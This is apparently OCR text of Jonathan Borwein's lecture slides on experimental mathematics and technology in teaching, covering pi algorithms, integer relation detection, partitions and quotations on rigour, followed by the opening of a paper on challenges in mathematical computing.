• We wish to show p_N is *convex* on the positive orthant. First we try to simplify the expression for p_N.

- The *partial fraction decomposition* gives:

$$\begin{aligned} p_1(x_1) &= \frac{1}{x_1}, \\ p_2(x_1,x_2) &= \frac{1}{x_1}+\frac{1}{x_2}-\frac{1}{x_1+x_2}, \\ p_3(x_1,x_2,x_3) &= \frac{1}{x_1}+\frac{1}{x_2}+\frac{1}{x_3} \\ &- \frac{1}{x_1+x_2}-\frac{1}{x_2+x_3}-\frac{1}{x_1+x_3} \\ &+ \frac{1}{x_1+x_2+x_3}. \end{aligned}$$

So we predict the 'same' for $N = 4$ and are rewarded with:

CONJECTURE. For each $N \in \mathbb{N}$

$$p_N(x_1,\ldots,x_N) := \int_0^1 \left(1-\prod_{i=1}^{N}(1-t^{x_i})\right)\frac{dt}{t}$$

is convex, indeed 1/concave.

• One can check $N < 5$ via a large symbolic Hessian computation. But not $N = 5$!

PROOF. A year later, analysis of *joint expectations* gave a convex integrand:

$$p_N(\vec{x}) = \int_{\mathbb{R}^n_+} e^{-(y_1+\cdots+y_n)} \max\left(\frac{y_1}{x_1}, \ldots, \frac{y_n}{x_n}\right) dy$$

◇ See *SIAM Electronic Problems and Solutions.*

• Computing adds reality, making concrete the abstract, and some hard things simple.

† Pascal's Triangle : `www.cecm.sfu.ca/interfaces/`

BERLINSKI

"The computer has in turn changed the very nature of mathematical experience, suggesting for the first time that mathematics, like physics, may yet become an empirical discipline, a place where things are discovered because they are seen."

. . .

"The body of mathematics to which the calculus gives rise embodies a certain swashbuckling style of thinking, at once bold and dramatic, given over to large intellectual gestures and indifferent, in large measure, to any very detailed description. But the era in thought that the calculus made possible is coming to an end. *Everyone feels this is so and everyone is right."*

π and FRIENDS

A: (*A quartic algorithm* (1984).) Set $a_0 = 6 - 4\sqrt{2}$ and $y_0 = \sqrt{2} - 1$. Iterate

$$(1) \qquad y_{k+1} = \frac{1 - (1 - y_k^4)^{1/4}}{1 + (1 - y_k^4)^{1/4}}$$

$$\begin{aligned} a_{k+1} &= a_k(1 + y_{k+1})^4 \\ (2) \qquad &- 2^{2k+3} y_{k+1}(1 + y_{k+1} + y_{k+1}^2) \end{aligned}$$

Then a_k converges *quartically* to $1/\pi$.

$\diamond$ 19 pairs of simple algebraic equations (1, 2) that *fit on one page* differ from π only after 700 billion digits. After 17 years, this still gives me an aesthetic buzz!

• Used since 1986, with Salamin-Brent scheme, by Bailey (LBL) and Kanada (Tokyo).

• In 1997, Kanada computed over 51 billion digits on a Hitachi supercomputer (18 iterations, 25 hrs on 2^{10} cpu's). His present world record is 2^{36} digits in April 1999.

◇ A billion (2^{30}) digit computation has been performed on a single Pentium II PC in under 9 days.

◇ The 50 billionth decimal digit of π *or* of $\frac{1}{\pi}$ is 04$\underline{2}$!

• And after 18 billion digits, 0123456789 has finally appeared (Brouwer's famous intuitionist example *now* converges!).

Details at: www.cecm.sfu.ca/personal/jborwein/pi_cover.html.

B: (*'Pentium farming' for binary digits.*) Bailey, P. Borwein and Plouffe (1996) discovered a series for π (and some other *polylogarithmic constants*) which a startlingly allows one to compute hex–digits of π *without* computing prior digits.

• The algorithm needs very little memory and no multiple precision. The running time grows only slightly faster than linearly in the order of the digit being computed.

• The key, found by 'PSLQ' (below) is:

$$\pi = \sum_{k=0}^{\infty} \left(\frac{1}{16}\right)^k \left(\frac{4}{8k+1} - \frac{2}{8k+4} - \frac{1}{8k+5} - \frac{1}{8k+6}\right)$$

• Knowing an algorithm would follow they spent several months hunting for such a formula (PSLQ).

⋄ Once found, easy to prove in Mathematica, Maple or by hand.

◇ A most successful case of

REVERSE MATHEMATICAL ENGINEERING

...

This is entirely practicable, God reaches her hand deep into π:

...

• (Sept 97) Fabrice Bellard (INRIA) used a variant of this formula to compute 152 binary digits of π, starting at the *trillionth position* (10^{12}). This took 12 days on 20 work-stations working in parallel over the Internet.

PERCIVAL ON THE WEB

• (August 98) Colin Percival (SFU, age 17) finished a similar "embarrassingly parallel" computation of *five trillionth bit* (using 25 machines at about 10 times the speed). In *Hex*:

$$\underline{0}7E45733CC790B5B5979$$

The binary digits of π starting at the 40 trillionth place are

$$\underline{0}000011111100111111.$$

• (September 00) The quadrillionth bit is '0' (using 250 cpu years on 1734 machines from 56 countries).

Starting at the $999,999,999,999,997$th bit of π one has:

$$1110001100010000101101011000001 10$$

FORM FOLLOWS FUNCTION

• A century after biology started to think physically:

> *"The waves of the sea, the little ripples on the shore, the sweeping curve of the sandy bay between the headlands, the outline of the hills, the shape of the clouds, all these are so many riddles of form, so many problems of morphology, and all of them the physicist can more or less easily read and adequately solve."*
>
> (D'Arcy Thompson, "On Growth and Form" 1917)

• In Philip Ball's "The Self-Made Tapestry: Pattern Formation in Nature,"

`http://scoop.crosswinds.net/books/tapestry.html`

- How will mathematics follow?

  "The idea that we could make biology mathematical, I think, perhaps is not working, but what is happening, strangely enough, is that maybe mathematics will become biological!"

  (Greg Chaitin, Interview, 2000)

  - Consider
    - simulated annealing ('folding')
    - genetic algorithms ('scheduling')
    - neural networks ('training')
    - DNA computation ('traveling')
    - quantum computing ('sorting').

PARTITIONS and PATTERNS

• The number of *additive partitions* of n, $p(n)$, is generated by

$$P(q) := \prod_{n \geq 1} (1 - q^n)^{-1}.$$

◇ Thus $p(5) = 7$ since

$$5 = 4 + 1 = 3 + 2 = 3 + 1 + 1 = 2 + 2 + 1$$

$$= 2 + 1 + 1 + 1 = 1 + 1 + 1 + 1 + 1.$$

QUESTION. How hard is $p(n)$ to compute — in 1900 (for MacMahon) and in 2000 (for Maple)?

...

• Algorithmic analysis uncovers *Euler's pentagonal number theorem*:

$$\boxed{\prod_{n \geq 1} (1 - q^n) = \sum_{n=-\infty}^{\infty} (-1)^n q^{(3n+1)n/2}.}$$

◇ Ramanujan used MacMahon's table to find remarkable and deep congruences such as

$$p(5n+4) \equiv 0 \mod 5, \quad p(7n+5) \equiv 0 \mod 7$$

and

$$p(11n+6) \equiv 0 \mod 11,$$

from data like

$$\begin{aligned} P(q) \quad &= 1 + q + 2\,q^2 + 3\,q^3 + 5\,q^4 + 7\,q^5 + 11\,q^6 \\ &+15\,q^7 + 22\,q^8 + 30\,q^9 + 42\,q^{10} + 56\,q^{11} \\ &+77\,q^{12} + 101\,q^{13} + 135\,q^{14} + 176\,q^{15} \\ &+231\,q^{16} + 297\,q^{17} + 385\,q^{18} + 490\,q^{19} \\ &+627\,q^{20} + 792\,q^{21} + 1002\,q^{22} + 1255\,q^{23} \\ &+ \cdots \end{aligned}$$

◇ We can recognize the *pentagonal numbers* in *Sloane's* on-line 'Encyclopedia of Integer Sequences'. And much more: `www.research.att.com/personal/njas/sequences/eisonline.html`.

• Keith Devlin: *Mathematics: he Science of Patterns* (1997).

A TASTE of RAMANUJAN

• G. N. Watson, discussing his response to such formulae of the wonderful Indian mathematical genius Ramanujan (1887-1920), describes:

> *"a thrill which is indistinguishable from the thrill I feel when I enter the Sagrestia Nuovo of the Capella Medici and see before me the austere beauty of the four statues representing 'Day,' 'Night,' 'Evening,' and 'Dawn' which Michelangelo has set over the tomb of Guiliano de'Medici and Lorenzo de'Medici."*
>
> (G. N. Watson, 1886-1965)

One of these is his remarkable formula

$$\frac{1}{\pi} = \frac{2\sqrt{2}}{9801} \sum_{k=0}^{\infty} \frac{(4k)!(1103 + 26390k)}{(k!)^4 396^{4k}}$$

Each term of this series produces an additional *eight* correct digits in the result. Gosper used this formula to compute 17 million terms of the continued fraction for π in 1985.

• That said, Ramanujan prefers explicit forms such as

$$\frac{\log(640320^3)}{\sqrt{163}} = 3.14159265358979\underline{30164} \approx \pi.$$

◇ The number e^{π} is the easiest transcendental to fast compute (by elliptic methods). One 'differentiates' $e^{-t\pi}$ to obtain π (the AGM).

HARDY'S APOLOGY

"All physicists and a good many quite respectable mathematicians are contemptuous about proof." (G.H. Hardy, 1877-1947)

◇ Hardy's "A Mathematician's Apology" is a spirited defense of beauty over utility: *"Beauty is the first test. There is no permanent place in the world for ugly mathematics."*
His *"Real mathematics ... is almost wholly 'useless'"* has been overplayed and is dated: *"If the theory of numbers could be employed for any practical and obviously honourable purpose ..."*

◇ The Apology is one of Amazon's best sellers.

• "Hardy asked *'What's your father doing these days. How about that esthetic measure of his?'* I replied that my father's book was out. He said, *'Good, now he can get back to real mathematics'*." (Garret Birkhoff).

• Hardy, in "Ramanujan, Twelve Lectures . . . ," page 15, gives 'Skewes number' as a *"striking example of a false conjecture"*. The integral

$$\operatorname{li} x = \int_0^x \frac{dt}{\log t}$$

is a very good approximation to $\pi(x)$, the number of primes not exceeding x. Thus,
$\operatorname{li} 10^8 = 5,761,455$ while $\pi(10^8) = 5,762,209$.

• It was conjectured that

$$\operatorname{li} x > \pi(x)$$

and indeed it so for many x. Skewes (1933) showed the first explicit crossing $10^{10^{10^{34}}}$ — now reduced merely to 10^{1167}.

INTEGER RELATION DETECTION

The USES of LLL and PSLQ

• A vector $(x_1, x_2, \cdots, x_n)$ of reals *possesses an integer relation* if there are integers a_i not all zero with

$$0 = a_1 x_1 + a_2 x_2 + \cdots + a_n x_n.$$

PROBLEM: Find a_i if such exist. If not, obtain lower bounds on the size of possible a_i.

- ($n = 2$) *Euclid's algorithm* gives solution.

- ($n \geq 3$) Euler, Jacobi, Poincaré, Minkowski, Perron, others sought method.

- *First general algorithm* in 1977 by Ferguson & Forcade. Since '77: **LLL** (in Maple), HJLS, PSOS, **PSLQ** ('91, *parallel* '99).

• Integer Relation Detection was recently ranked among "the 10 algorithms with the greatest influence on the development and practice of science and engineering in the 20th century." J. Dongarra, F. Sullivan, *Computing in Science & Engineering* **2** (2000), 22–23.

Also: Monte Carlo, Simplex, Krylov Subspace, QR Decomposition, Quicksort, ..., FFT, Fast Multipole Method.

ALGEBRAIC NUMBERS

Compute α to sufficiently high precision ($O(n^2)$) and apply LLL to the vector

$$(1, \alpha, \alpha^2, \cdots, \alpha^{n-1}).$$

- Solution integers a_i are coefficients of a polynomial likely satisfied by α.

- If no relation is found, exclusion bounds are obtained.

FINALIZING FORMULAE

◇ If we know or suspect an identity exists integer relations are very powerful.

- (*Machin's Formula*) We try `lin_dep` on

  $$[\arctan(1), \arctan(1/5), \arctan(1/239)]$$

  and recover `[1, -4, 1]`. That is,

  $$\frac{\pi}{4} = 4\arctan(\frac{1}{5}) - \arctan(\frac{1}{239}).$$

  (Used on all serious computations of π from 1706 (100 digits) to 1973 (1 million).)

- (*Dase's Formula*). We try `lin_dep` on

  $$[\pi/4, \arctan(1/2), \arctan(1/5), \arctan(1/8)]$$

  and recover `[-1, 1, 1, 1]`. That is,

  $$\frac{\pi}{4} = \arctan(\frac{1}{2}) + \arctan(\frac{1}{5}) + \arctan(\frac{1}{8}).$$

  (Used by Dase to compute 200 digits of π in his head.$\cdots$)

JOHANN MARTIN ZACHARIAS DASE

• History at: www-history.mcs.st-andrews.ac.uk

"Zacharias Dase (1824-1861) had incredible calculating skills but little mathematical ability. He gave exhibitions of his calculating powers in Germany, Austria and England. While in Vienna in 1840 he was urged to use his powers for scientific purposes and he discussed projects with Gauss and others.

Dase used his calculating ability to calculate to 200 places in 1844. This was published in Crelle's Journal for 1844. Dase also constructed 7 figure log tables and produced a table of factors of all numbers between 7 000 000 and 10 000 000.

Gauss requested that the Hamburg Academy of Sciences allow Dase to devote himself full-time to his mathematical work but, although they agreed to this, Dase died before he was able to do much more work."

KUHN

"The issue of paradigm choice can never be unequivocally settled by logic and experiment alone.

...

in these matters neither proof nor error is at issue. The transfer of allegiance from paradigm to paradigm is a conversion experience that cannot be forced."

(Thomas Kuhn)

• In *Who got Einstein's Office?* by Ed Regis. A 1986 history of the Institute for Advanced Study.

And PLANCK

"... a new scientific truth does not triumph by convincing its opponents and making them see the light, but rather because its opponents die and a new generation grows up that's familiar with it."

(Albert Einstein quoting Max Planck)

• From "The Quantum Beat," by F.G. Major, Springer (1998)

HERSH

• Whatever the outcome of these discourses, mathematics is and will remain a uniquely human undertaking. Indeed Reuben Hersh's arguments for a humanist philosophy of mathematics, as paraphrased below, become more convincing in our setting:

> *1. Mathematics is human*. It is part of and fits into human culture. It does not match Frege's concept of an abstract, timeless, tenseless, objective reality.
>
> *2. Mathematical knowledge is fallible*. As in science, mathematics can advance by making mistakes and then correcting or even re-correcting them. The "fallibilism" of mathematics is brilliantly argued in Lakatos' *Proofs and Refutations*.

3. There are different versions of proof or rigor. Standards of rigor can vary depending on time, place, and other things. The use of computers in formal proofs, exemplified by the computer-assisted proof of the four color theorem in 1977, is just one example of an emerging nontraditional standard of rigor.

4. Empirical evidence, numerical experimentation and probabilistic proof all can help us decide what to believe in mathematics. Aristotelian logic isn't necessarily always the best way of deciding.

5. Mathematical objects are a special variety of a social-cultural-historical object. Contrary to the assertions of certain post-modern detractors, mathematics cannot be dismissed as merely a new form of literature or religion. Nevertheless, many mathematical objects can be seen as shared ideas, like Moby Dick in literature, or the Immaculate Conception in religion.

◇ From "Fresh Breezes in the Philosophy of Mathematics", *American Mathematical Monthly*, August-Sept 1995, 589–594.

• The recognition that "quasi-intuitive" analogies may be used to gain insight in mathematics can assist in the learning of mathematics. And honest mathematicians will acknowledge their role in discovery as well.

We should look forward to what the future will bring.

SANTAYANA

"When we have before us a fine map, in which the line of the coast, now rocky, now sandy, is clearly indicated, together with the winding of the rivers, the elevations of the land, and the distribution of the population, we have the simultaneous suggestion of so many facts, the sense of mastery over so much reality, that we gaze at it with delight, and need no practical motive to keep us studying it, perhaps for hours altogether. A map is not naturally thought of as an aesthetic object...

† My earliest, and still favourite, encounter with aesthetics.*

*Jerry Fodor: "... it is no doubt important to attend to the eternally beautiful and true. But it is more important not to be eaten." In Kieran Egan's, *Getting it Wrong from the Beginning*).

And yet, let the tints of it be a little subtle, let the lines be a little delicate, and the masses of the land and sea somewhat balanced, and we really have a beautiful thing; a thing the charm of which consists almost entirely in its meaning, but which nevertheless pleases us in the same way as a picture or a graphic symbol might please. Give the symbol a little intrinsic worth of form, line and color, and it attracts like a magnet all the values of things it is known to symbolize. It becomes beautiful in its expressiveness." (George Santayana)

- From "The Sense of Beauty," 1896.

A FEW CONCLUSIONS

- Draw your own! – perhaps ···
- Proofs are often out of reach – understanding, even certainty, is not.
- Packages can make concepts accessible (Maple, Cinderella).
- Progress is made 'one funeral at a time' (Niels Bohr (?)).
- 'We are Pleistocene People' (Kieran Egan).
- 'You can't go home again' (Thomas Wolfe).

***

REFERENCES

- D.H. Bailey and J.M. Borwein, "Experimental Mathematics: Recent Developments and Future Outlook," *Mathematics Unlimited — 2∞1 and Beyond*, B. Engquist and W. Schmid (Eds.), Springer–Verlag, 2000. [CECM Preprint 99:143]

- J.M. Borwein and P.B. Borwein, "Challenges for Mathematical Computing," Computing in Science & Engineering, 2001. [CECM Preprint 01:160].

- Jonathan M. Borwein and Robert Corless, "Emerging tools for experimental mathematics," *American Mathematical Monthly*, **106** (1999), 889–909. [CECM Preprint 98:110]

- J.M. Borwein and P. Lisoněk, "Applications of Integer Relation Algorithms," *Discrete Mathematics* (Special issue for FPSAC 1997), in press, 2000. [CECM Research Report 97:104]

• These and other references are available at www.cecm.sfu.ca/preprints/


◇ Quotations at jborwein/quotations.html

The Impact of Technology

on the

Doing of Mathematics

Jonathan Borwein, FRSC



CECM

Centre for Experimental & Constructive Mathematics

Simon Fraser University, Burnaby, BC Canada

Revised April 2000

Joint work in part with T. Stanway

www.cecm.sfu.ca/personal/jborwein/talks.html

MY INTENTIONS

- Part I: TALK a bit
- Part II: SHOW some things
- Part III: and TELL some more

ABSTRACT

Technology has repeatedly promised to transform mathematics pedagogically. More recently it has made similar promises to the research community. That said, mathematics in 1999 looked a lot more like mathematics in 1939 than was the case with any of its sister sciences.

That this is changing is inarguable. The confluence of ubiquitous compute power with new networking and collaborative environments will push the teaching and discovering of mathematics in conflicting directions often beyond our control. The burgeoning role of corporate edu-packages is hardly likely to diminish. Nor are battles over curriculum and its delivery about to stop.

PART I:

I intend to survey and illustrate some of the ways in which twenty-first century mathematics will be changed by these new technologies. I will try to distinguish issues of ownership of technology from those of control over content. I also intend to discuss how as mathematical educators we might best prepare for the coming storms. Finally, as a partner in a small educational technology firm, I will offer some modest prescriptions for living on both sides of the fence.

- Intellectual issues
- Technological issues
- Commercial issues

all bang up against each other.

A CHANGING WORLD

"The world will change. It will probably change for the better. It won't seem better to me."

• J.B. Priestley

.....

"It's generally the way with progress that it looks much greater than it really is."

• From *The Wittgenstein Controversy*, by Evelyn Toynton in the *Atlantic Monthly*, June 1997, pp. 28-41.

◇ The epigraph that Ludwig Wittgenstein (1889-1951) ("whereof one cannot speak, thereof one must be silent") had wished for a never realized joint publication of *Tractatus Logico-Philosophicus* (1922) and *Philosophical Investigations* (1953): suggesting the two volumes are not irreconcilable.

INNOVATION

• Academics mean *new ideas*. Decision makers usually don't:

"Innovation. The process of bringing new goods and services to market. or the result of that process." ('Hard Economic Definition')
◇ *Public Investments in University Research: Reaping the Benefits* (Govt of Canada, 1999)

- 'Sustaining' vs 'disruptive' technologies: e.g.,
  - Hard drives (technology's fruit fly)
  - The backhoe
  - Health Management Organizations
  - The Internet??
- Clayton Christensen, *When New Technologies Cause Great Firms To Fail*, 1997.

PI

• Modern Computer Algebra Systems *know*

$$\boxed{\pi \neq \frac{22}{7}}$$

...

Indeed

$$\int_0^1 \frac{(1-x)^4 x^4}{1+x^2}\, dx = \frac{22}{7} - \pi.$$

and the integrand is positive on $(0, 1)$.

◇ Who knows why Maple (open) or Mathematica (closed) knows what they know?

• Is symbolic computation a sustaining or disruptive technology in the classroom?

THE KEPT UNIVERSITY

"Thorstein Veblen [...] comment[ed] acerbically in 1908 that "business principles" were transforming higher education into "a merchantable commodity, to be produced on a piece-rate plan, rated, bought, and sold by standard units, measured, counted and reduced to staple equivalence by impersonal, mechanical tests."

.....

"New products and new processes do not appear full-grown," Vannevar Bush, President Franklin Roosevelt's chief science adviser, declared in 1944. "They are founded on new principles and new conceptions, which in turn are painstakingly developed by research in the purest realms of science."

• Eyal Press and Jennifer Washburn in *The Kept University*, Atlantic Monthly, March 2000
`www.theatlantic.com/issues/2000/03/press.htm`

◇ Which quote more accurately reflects 2001?

INTELLECTUAL PROMISES ···

- Lively and realistic examples: learning by doing (Papert)
  - 'we are all constructivists now'
- Math goes into colour: sliding down surfaces/virtual reality
- Background pattern-checkers and *inverse calculation*
- Speed & space $\equiv$ insight (demands rapid reinforcement via *micro-parallelism*)
- Individually tailored learning: varied pathways for quick/slow and for distinct modes of thinking
  - *algebraic, analytic, topological*

··· INTELLECTUAL PROMISES

- Promises students richer means to represent and present the fruits of their mathematical imagination

- Increased need to teach how to judge the results of computation (visual candy everywhere)

- Unifying research and teaching, theory and practice (jobs)

- Serious curricular insights from neurobiology ("Sources of Mathematical Thinking: Behavioral and Brain Imaging Evidence," S. Dehaene et al, in *Science*, May 7, **284** (1999)).

INTELLECTUAL PITFALLS

- Wasted or wonderful add-ons ("Newton & Euclid meet Java". The "Idiot pivoter")
- Loss of focus
- Loss of control: student centred learning of hierarchical subjects
- Degradation of long-lived robust mathematical knowledge (unique to our discipline)
- Growing reliance on effectively closed architecture software ('total solutions')
- 'Haves and havenots': class, race, gender
- Degeneration to machine-based rote learning ('buzzword compliant shovelware')

IN THE LONG TERM ···

"Keynes distrusted intellectual rigour of the Ricardian type as likely to get in the way of original thinking and saw that it was not uncommon to hit on a valid conclusion before finding a logical path to it.

.....

'I don't really start', he said, 'until I get my proofs back from the printer. Then I can begin serious writing.' "

• From *Keynes the man* written on the 50th Anniversary of Keynes' death. (Sir Alec Cairncross, in the *Economist*, April 20, 1996)

TECHNICAL PROMISES

- Teachers abilities vs students demands
- Access to global data bases (*free access to information* not *access to free information*)
- Doing what is easy: machines don't think like us.
  - cognitive vs descriptive models
- What we learned earlier is not always easier
- Expert systems & belief revision
- Seamless work-spaces: marriage of text and computation

TECHNICAL PITFALLS

- Legacy software
- Legacy hardware
- The weakest link determines the value
- Over promising payoffs and underestimating effort (reform calculus)
- Infinite time-sinks – especially in higher level courses
- Growing (unavoidable) reliance on commercial software

PART II: SOME DEMONSTRATIONS

- MathSciNet: `e-math.ams.org/mathscinet/`
- Sloane's Encyclopedia of Integer Sequences: `www.research.att.com/~njas/sequences/`
- Let's Do Math (Math Resources): `www.mathresources.ca`
- Math On the Web (Tele-Learning): `www.cecm.sfu.ca/TLRN/`
- Cinderella (Geometry): `www.cinderella.de` (not 'net' (music) or 'com' (porn))
- JavaView: `www-sfb288.math.tu-berlin.de/vgp/javaview/demo/PaPlatonic.html`

PART III: INFORMATION RULES

- Economic laws have not been suspended

◇ Carl Shapiro & Hal Varian, *Information Rules*, 1999.

- Some of the topics they discuss and terms worth reflecting on:
  - branding
  - value networks
  - switching costs
  - lock in
  - vicious and virtuous cycles
  - tipping

THE INFORMATION REVOLUTION

"What the new industries and institutions will be, no one can say yet. No one in the 1520s anticipated secular literature, let alone the secular theater. No one in the 1820s anticipated the electric telegraph, or public health, or photography.

"The one thing (to say it again) that is highly probable, if not nearly certain, is that the next twenty years will see the emergence of a number of new industries. At the same time, it is nearly certain that few of them will come out of information technology, the computer, data processing, or the Internet."

• Peter Drucker, *Beyond the Information Revolution*, Atlantic Monthly, Oct 1999.
`www.theatlantic.com/issues/99oct/9910drucker.htm`

INTELLECTUAL PROPERTY ISSUES

- Different stake-holders often have wildly different views
  - Supervisors and teachers
  - Students (and parents)
  - Professional societies (big and small)
  - Publishing houses (big and small)
  - Software companies (big and small)
- As job security disappears more students see *IP* as their future: (Ma vs Phong &Stein, non-disclosure, insider-trading, interleukin).
- The researcher as CEO: conflicts of interest are inevitable. They must be declared. They are rarely resolved.

OPEN PUBLISHING

- So many issues: access, cost, reliability, inter-operability, charging mechanisms, etc.

- Every day another initiative:
  - Los Alamos server and ArXiv (Math) `http://xxx.lanl.gov/archive/math`
  - Santa Fe Initiative (metadata, MathML)
  - International Math Union's *Math-Net* `www.ceic.math.ca`
  - National Institutes of Health (grey literature)
  - DOE, AAAS and Fathom Web Sites (validation?)

COMMERCIAL ISSUES

- Can't make what you can't sell
- Can't sell what you can't make (market discipline?)
- Conservatism in the edu-software business: no R&D model
- Commoditization (*macro-media everywhere*)
- Machine closets versus kitchen cabinets
- Weaning from software: overloading the senses (HCI issues)
- Corporate asset stripping: 'dot-com fever'

RIGO(U)R

"I have no satisfaction in formulas unless I feel their numerical magnitude."

• The scientist and entrepreneur, Lord Kelvin (William Thomson, 1824-1907)

.....

"The object of mathematical rigor is to sanction and legitimize the conquests of intuition, and there was never any other object for it."

• J. Hadamard, in E. Borel, Lecons sur la theorie des fonctions, 3rd ed. 1928, quoted in G. Polya, *Mathematical discovery: On understanding, learning, and teaching problem solving (Combined Edition)*, Wiley, (1981).

REALITY

"If you have a great idea, solid science, and earth shaking discoveries, you are still only 10% of the way there."

• David Tomei, LXR Biotechnology Inc, on the vicissitudes of startup companies.

◇ Quoted in *Science* page 1039, Nov. 7, 1997.

.....

"A truly popular lecture cannot teach, and a lecture that truly teaches cannot be popular."

• Michael Faraday: 'When Gladstone was British Prime Minister he visited Faraday's laboratory and asked if some esoteric substance called 'Electricity' would ever have practical significance. *"One day, sir, you will tax it."* was the answer.' (Science, 1994)

SUGGESTIONS AND ···

- Clearly identify expectations of technology
- Be realistic about the learning curve for advanced software (such as *Mathematica* or *Maple*)
- Commit to use of open architecture software (Linux) and open publishing
- Form (not for profit and 'pre-competitive') consortia
  - to share expertise
  - access to markets
  - ability to compete with the big guys

··· CONCLUSIONS

- Opportunity to recapture computing from our sister sciences

- Realistic now to benefit from:
  - advances in cognitive neuroscience
  - advances in software design, and testing, interfaces, expert systems

- Good technology will never be cheap (*Malthusian principle* that 'expectations outstrip performance')

FREEDOM AND DISCIPLINE

"... so long as we conceive intellectual education as merely consisting in the acquirement of mechanical mental aptitudes, and of formulated statements of useful truths, there can be no progress; although there will be much activity, amid aimless rearrangement of syllabuses, in the fruitless endeavour to dodge the inevitable lack of time. "

• A.N. Whitehead, "The Rythmic Claims of Freedom and Discipline" in *The Aims of Education and Other Essays* (1929).

Contents **Next:** Preamble:

SOME OBSERVATIONS ON COMPUTER AIDED ANALYSIS Jonathan Borwein and Peter Borwein Waterloo, Dalhousie and Simon Fraser Universities

Contents **Next:** Preamble:

Challenges in Mathematical Computing

Jonathan M. Borwein and Peter B. Borwein*

February 19, 2001

ABSTRACT. Almost all interesting mathematical algorithmic questions relate to NP-hard questions and such computation is prone to explode exponentially. More space, more speed and processors, and even say massive parallelism will have an impact but it will be largely at a 'micro not macro' level. We anticipate the greatest benefit accruing from mathematical platforms that allow for highly computer assisted insight generation (more 'aha's' per cycle), not from solution of grand challenge problems.

1 Mathematics Embraces Computing

It is often said that pure mathematicians invented digital computers and then proceeded to ignore them for the better part of half a century. In the past two decades this situation has started to change with a vengeance.

Major *symbolic mathematics* or *computer algebra* packages, most notably Maple and Mathematica, have over the last fifteen years reached a remarkable degree of sophistication. We should also allude to counterparts such as Axiom, Macsyma, Reduce, MuPad and Derive and to many other more specialized packages such as GAP, Magma or Cayley (for group theoretic computation), Pari (for number theory), KnotPlot (for knot theory) SnapPea

*Centre for Experimental & Constructive Mathematics, Simon Fraser University, Burnaby, British Columbia V5A 1S6, Canada. Email: jborwein@cecm.sfu.ca,pborwein@cecm.sfu.ca. Research supported by NSERC and by the Network of Centres of Excellence Program.

(for hyperbolic 3-manifolds) and SPlus (for statistics), and many more. This sophistication has relied on a confluence of algorithmic breakthroughs, dramatically increased processor power, almost limitless storage capacity, and most recently network communication, excellent online data bases and web-distributed (often Java-based) computational tools. We mention: the mathematics front end to the Los Alamos Preprint ArXiv (`front.math.ucdavis.edu/`), Mathematical Reviews on the Web (`e-math.ams.org/mathscinet`), Neil Sloane's Encyclopedia of Integer Sequences (`www.research.att.com/personal /njas/sequences/eisonline.html`), our own Inverse Symbolic Calculator (`www.cecm.sfu.ca/projects/ISC/ISCmain.html`) which infers symbolic structure from numerical input, and an Integer Relation Finder (`www.cecm.sfu.ca/projects/IntegerRelations/`).

The relatively seamless *integration* of all these components arguably represents *the* challenge for 21st Century computational mathematics. By contrast, it is hard to think of mathematical problems where a dramatic increase in speed and scale of computation would make possible a presently intractable line of research. It is easy to give examples where it would not. Thus, consider Lam's 1991 proof (`www.cecm.sfu.ca/organics/papers/lam/index.html`) of the nonexistence of a finite projective plane of order 10.[1] It involved thousands of hours of CRAY and other computation. Lam's estimate is that the next case ($n = 18$) susceptible to his methods would take millions of years on any conceivable architecture. While a certain class of mathematical enquiries is susceptible to massively parallel, even web based 'embarrassingly parallel', computation[2] these tend, however interesting, not to to be problems central to mathematics.

2 Computational Excursions in Contemporary Mathematics

Rather difficult problems, previously viewed as intractable, such as exact integration of elementary functions have been significantly attacked. A number of the most important mathematical algorithms of the twentieth century are (i) the Fast Fourier Transform, (ii) Lattice Basis Reduction methods and

[1] A hunt for a configuration of $n^2 + n^1 + 1$ points and lines.

[2] For example, discovering Mersenne primes: those of the form $2^n - 1$.

related Integer Relation algorithms, (iii) the Risch algorithm for indefinite integration, (iv) Gröbner basis computation for solving algebraic equations, and (v) the Wilf/Zeilberger Algorithms for 'hypergeometric' summation and integration that rigorously prove very large classes of identities. All these are, or soon will be, centrally incorporated in such packages.[3]

Such packages, and powerful more numerical relatives such as MatLab, can now substantially deal with large parts of the standard mathematics curriculum – and can out-perform most of our undergraduates to boot. They provide extraordinary opportunities for research that most mathematicians are only beginning to appreciate and digest. They also allow access to sophisticated mathematics to a very broad cross-section of scientists and engineers.

There is a coherent argument that the emergence of such packages, and their integration into mathematical parole, represents the most significant part in a paradigm shift in how mathematics is done; and certainly they have already become a central research tool in many subareas of mathematics both from an exploratory and from a formal point of view. (It is acceptable now to see a line in a proof that begins "by a large calculation in Maple we see ...".) The first objective of symbolic algebra packages was to do as much exact mathematics as possible. A second increasingly important objective is to do it very fast and to deal in an arbitrary precision environment with the more standard algorithms of mathematical analysis. Roughly, one would like to be able to incorporate the usual methods of numerical analysis into an exact environment or at least into an arbitrary precision environment.

The problems are obvious and hard. For example, how does one do arbitrary precision numerical quadrature? When does one switch methods with precision required or with different analytic properties of the integrand? How does one deal with branch cuts of analytic functions? How does one deal consistently with log? (Even this isn't completely worked out.) More ambitiously how does one do a similar analysis for differential equations? The goal is to marry the algorithms of analysis with symbolic and exact computation and to do this with as little loss of speed as possible. Sometimes this means we must first go back and speed up the core algebraic calculations. And ultimately, can we provide any 'certificates' that a given numeric or

[3]The first two were among the ten algorithms with "the greatest influence on the development and practice of science and engineering in the 20th century" described in the previous volume of this journal. Of course many of the others, such as sorting algorithms, are fundamental to the needs of contemporary mathematics.

symbolic computation is indeed a proof or even just correct?

Within this context a number of very interesting problems concerning the visualization of mathematics arise. How does one actually "see" what one is doing. It has been argued that Cartesian graphing was the most important invention of the last millennium. Certainly it changed how we thought about mathematics – the subsequent development of differential calculus rested on it. More subtle and complicated graphics, like those of fractals, allow for a kind of exploration that was previously impossible. There are many issues to be worked out here that live at the interface of mathematics, pedagogy and even psychology but are very timely to get right. (Think of how one visualizes the human genome and its patterns – which is after all just a particular several billion digit number base four.) An instructive example is afforded by the growing reliance of numerical analysts on graphic representation of large sparse matrices – the pictures show structure, numerical measurements very little.[4]

